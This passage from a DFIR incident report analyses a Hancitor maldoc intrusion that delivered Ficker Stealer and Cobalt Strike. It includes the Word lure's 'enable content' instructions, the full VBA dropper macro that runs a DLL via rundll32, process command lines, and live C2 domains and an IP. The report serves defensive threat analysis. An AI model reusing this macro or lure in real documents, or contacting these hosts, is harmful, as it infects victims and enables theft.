
Hancitor Continues to Push Cobalt Strike

thedfirreport.com/2021/06/28/hancitor-continues-to-push-cobalt-strike/

June 28, 2021



This document is protected

To open the document,
follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

> First observed in 2014, Hancitor (also known as Chanitor and Tordal) is a downloader trojan that has been used to deliver multiple different malware such as Pony, Vawtrak, and DELoader. [1]

Here's some great write ups on Hancitor:

Binary Defense – Analysis of Hancitor – When Boring Begets Beacon – Binary Defense

Group IB – Connecting the Bots: Hancitor fuels Cuba Ransomware Operations (group-ib.com)

Unit 42 – Recent Hancitor Infections Use Cobalt Strike and a Network Ping Tool (paloaltonetworks.com)

Case Summary


In this short intrusion, the threat actor gained initial access on a system through a maldoc campaign which made use of the Hancitor downloader. The first-stage DLL, which was dropped by a malicious Word document, attempted to download multiple malware payloads on the beachhead system, including Ficker Stealer. In addition, a Cobalt Strike beacon payload was downloaded, and deployed to perform post-exploitation activities. Once inside the target environment, port scans and a large amount of ICMP traffic was observed–to identify additional active systems. After about 20 minutes, the threat actor copied a batch script file and DLL file to another system using the SMB protocol. A remote service was installed to start the batch file, which executed the Cobalt Strike shellcode-embedded DLL. On the second compromised system, various discovery-related commands were executed before going silent. The threat actors were evicted before completing their mission.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here. One of the Cobalt Strike servers used in this intrusion was known about as far back as February and the other 2 were added to our Threat Feed on 5/20/21.

We also have artifacts available from this case such as pcaps, memory captures, files, Kape packages, and more, under our Security Researcher and Organization services.

Timeline



Hancitor Continues to Push Cobalt Strike

- 15:48 UTC - User Execution
  - User opened Maldoc
- 15:49 - Malicious Hancitor DLL Execution
  - rundll32.exe c:\users\<USERNAME>\appdata\roaming\microsoft\word\startup\rem.r,eslmjyvfmjx
- 15:50 - Hancitor C2 Activity
  - vaethemanic.com
- 15:50 - Additional Malware Download and Process Injection
  - Ficker Stealer and Cobalt Strike stager downloaded from q09pi7.ru
  - rundll32.exe injected into multiple svchost.exe
- 15:52 - Cobalt Strike C2 activity started
  - 80.209.242.9
- 16:05 - Lateral Movement
  - File Copy over SMB
- 16:06 - Lateral Movement
  - Remote Service Creation
- 16:10:53 - Discovery
  - ping
  - nltest
  - net view
  - net time


Analysis and reporting completed by **@pigerlin** and **@v3t0_**

Reviewed by **@_pete_0**

MITRE ATT&CK v9

Initial Access

The Hancitor malware was embedded in a macro-based Word document. This single-paged document contained a picture with instructions, attempting to lure the victim into enabling macros.



This document is protected

To open the document,
follow these steps:


This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above


When the macro was enabled, the infection chain started, and the first-stage Hancitor DLL was dropped to disk.

Reviewing the macro we can see that in sub yyy (towards the bottom) content within the document is being copied and used to create a file object by sub xxx which then is executed by the shell call to rundll32.



```
FILE: 0520_656407893761.doc
Type: OLE
______________________________________________________________________________
VBA MACRO ThisDocument.cls
in file: 0520_656407893761.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Option Compare Text
Option Explicit
Dim pafs As String

Private Sub Document_Open()
If Dir(Options.DefaultFilePath(wdStartupPath) & "\rem.r") = "" Then

 Call yyy
Call xxx

If pafs = "" Then

Else
Dim iel As String
iel = Options.DefaultFilePath(wdStartupPath)
Name pafs As iel & "\rem.r"
Shell ("rundll32.exe " & Options.DefaultFilePath(wdStartupPath) & "\rem.r,ESLMJYVFMJX")
End If
End If
End Sub
Sub xxx()

 Dim FSO As Object
   Set FSO = CreateObject("Scripting.FileSystemObject")
Search FSO.GetFolder(Options.DefaultFilePath(wdTempFilePath))
End Sub


 Sub Search(Fold As Object)
 Dim SubFold As Object, Fil As Object
   On Error GoTo ErrHandle
   For Each SubFold In Fold.SubFolders
     Search SubFold
   Next SubFold
   For Each Fil In Fold.Files
   If Fil.Name = "fax.f" Then

        pafs = Fil
        End If
   Next Fil
   Exit Sub
ErrHandle:

   Err.Clear
End Sub


Sub yyy()
  Selection.MoveDown Unit:=wdLine, Count:=3
    Selection.MoveRight Unit:=wdCharacter, Count:=2
    Selection.MoveDown Unit:=wdLine, Count:=3
    Selection.MoveRight Unit:=wdCharacter, Count:=2
    Selection.TypeBackspace
    Selection.Copy
```


Looking at the strings of the word document, we can see that there's an embedded OLE object, which appears to be a PE file.




```
OLE Package
Package
MyPc
Normal.dotm
MyPc
fax.f
C:\Users\MyPc\Desktop\Builder_v667\fax.f
C:\Users\MyPc\AppData\Local\Temp\fax.f
!This program cannot be run in DOS mode.
.text
`.rdata
@.data
.rsrc
@.reloc
jVWM
JHU]][k
eA1@
j(#_
don%
yfm=G
uq(9
L|      RI
)}>W
dn>M
```

Execution

The malicious Hancitor DLL in the OLE object, named "rem.r", was executed via rundll32.exe by passing the entry point "ESLMJYVFM".



process.executable	process.parent.executable	process.command_line
C:\Windows\SysWOW64\rundll32.exe	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	rundll32.exe c:\users\[redacted]\appdata\roaming\microsoft\word\startup\rem.r,ESLMJYVFMJX



C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE

```
"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\Admin\AppData\Local\Temp\0520_656407893761.doc" /o ""
```

C:\Windows\splwow64.exe

```
C:\Windows\splwow64.exe 12288
```

C:\Windows\SYSTEM32\rundll32.exe

```
rundll32.exe c:\users\admin\appdata\roaming\microsoft\word\startup\rem.r,ESLMJYVFMJX
```


C:\Windows\SysWOW64\rundll32.exe

```
rundll32.exe c:\users\admin\appdata\roaming\microsoft\word\startup\rem.r,ESLMJYVFMJX
```

C:\Windows\SysWOW64\svchost.exe

```
C:\Windows\System32\svchost.exe
```

The botnet ID and C2 were extracted using Hatching Triage:



Extracted


Family	hancitor
Botnet	2005_mesbn
C2	http://vaethemanic.com/8/forum.php http://tembovewinated.ru/8/forum.php http://prournauseent.ru/8/forum.php

Later on in the intrusion, the threat actor used the following command to execute a Cobalt Strike Beacon on another machine:

```
rundll32.exe c:\programdata\95.dll,TstSec 11985756
```


Defense Evasion

On the beachhead system, the malicious Hancitor DLL injected into the svchost.exe process. The code was injected into multiple instances of svchost.exe.




action_type	process_command_line	initiating_process_file_name	initiating_process_parent_file_name	process_id	initiating_process_id	initiating_process_parent_id
